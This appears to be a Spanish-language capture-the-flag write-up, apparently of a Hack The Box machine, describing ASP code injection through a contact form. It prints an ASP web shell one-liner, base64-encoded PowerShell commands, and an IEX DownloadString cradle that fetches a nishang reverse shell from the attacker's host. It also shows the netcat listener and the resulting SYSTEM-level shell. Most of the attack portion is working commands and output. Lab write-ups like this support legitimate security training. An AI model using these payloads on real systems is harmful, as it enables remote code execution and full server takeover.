
https://www.hackingdream.net/
buscamos asp y hay uno que se llama revese shells web shells




hacemos un ctrl+f asp y encontramos

<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>
editamos este write y colocamos una multiplicación


<%response.write(3*4)%>



Lo interpreta





Tambien validamos si es vulnerable a xss




y en efecto tiene xss, sin embago lo mas critico es que podemos injectar codigo asp validamos haciendo un ping
cmd /c ping -n 1 10.10.14.5
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd /c ping -n 1 10.10.14.5")).StdOut.Readall()%>
antes me pongo en escucha con tcpdump
sudo tcpdump -i tun0 icmp -n


y añado el codigo






aca el error esta en que llama al request.query.string despues del Exec modifico esto y solo dejo lo del cmd
<%response.write CreateObject("WScript.Shell").Exec("cmd /c ping -n 1 10.10.14.5").StdOut.Readall()%>









com tenemos trafico podemos hacer una reverse shell sin embargo la reverse shell va a jugar con varios caracteres especiales por lo cual antes hacemos una prueba codificando el ping en base64
pero como es windows la representación y entendimiento de estos datos cambia

Codificar base64 para windows

echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le




y ahora lo pasamos en base64, se debe hacer el paso anterior debido a que windows interpreta las cadenas diferente que linux
echo -n "ping -n 1 10.10.14.5" | iconv -t utf-16le | base64




Decodificar en windows


Para decodificar se utiliza powershell
powershell -encodedcommand cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA==

para el ejemplo añadimos esto despues del cmd /c
<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell -encodedcommand cABpAG4AZwAgAC0AbgAgADEAIAAxADAALgAxADAALgAxADQALgA1AA== ").StdOut.Readall()%>





y me pongo de nuevo en escucha con tcpdump






Para la shell utilizamos nishang modificamos lo habitual y luego el .ps1 lo codificamos, lo copio de otra maquina







levanto python para transferir el nishang




escucho por el port 1234 con rlwrap y nc



y aca codificamos la cadena que nos permite descargar el nishang
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')
Ahora aca añado el flga -w0 para que lo reporte en la misma linea y un salto de linea con echo
echo "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')" | iconv -t utf-16le | base64 -w 0; echo



ahora lo pongo en el contact
<%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell -encodedcommand SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQA0AC4ANQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACkACgA= ").StdOut.Readall()%>



```
~/machineshtb/Anubis
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.102] 49864
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv>
```

y tenemos nt authority\sytem mmm esto parece mas bien un contenedor

```
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.102] 49864
Windows PowerShell running as user WEBSERVER01$ on WEBSERVER01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
nt authority\system
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

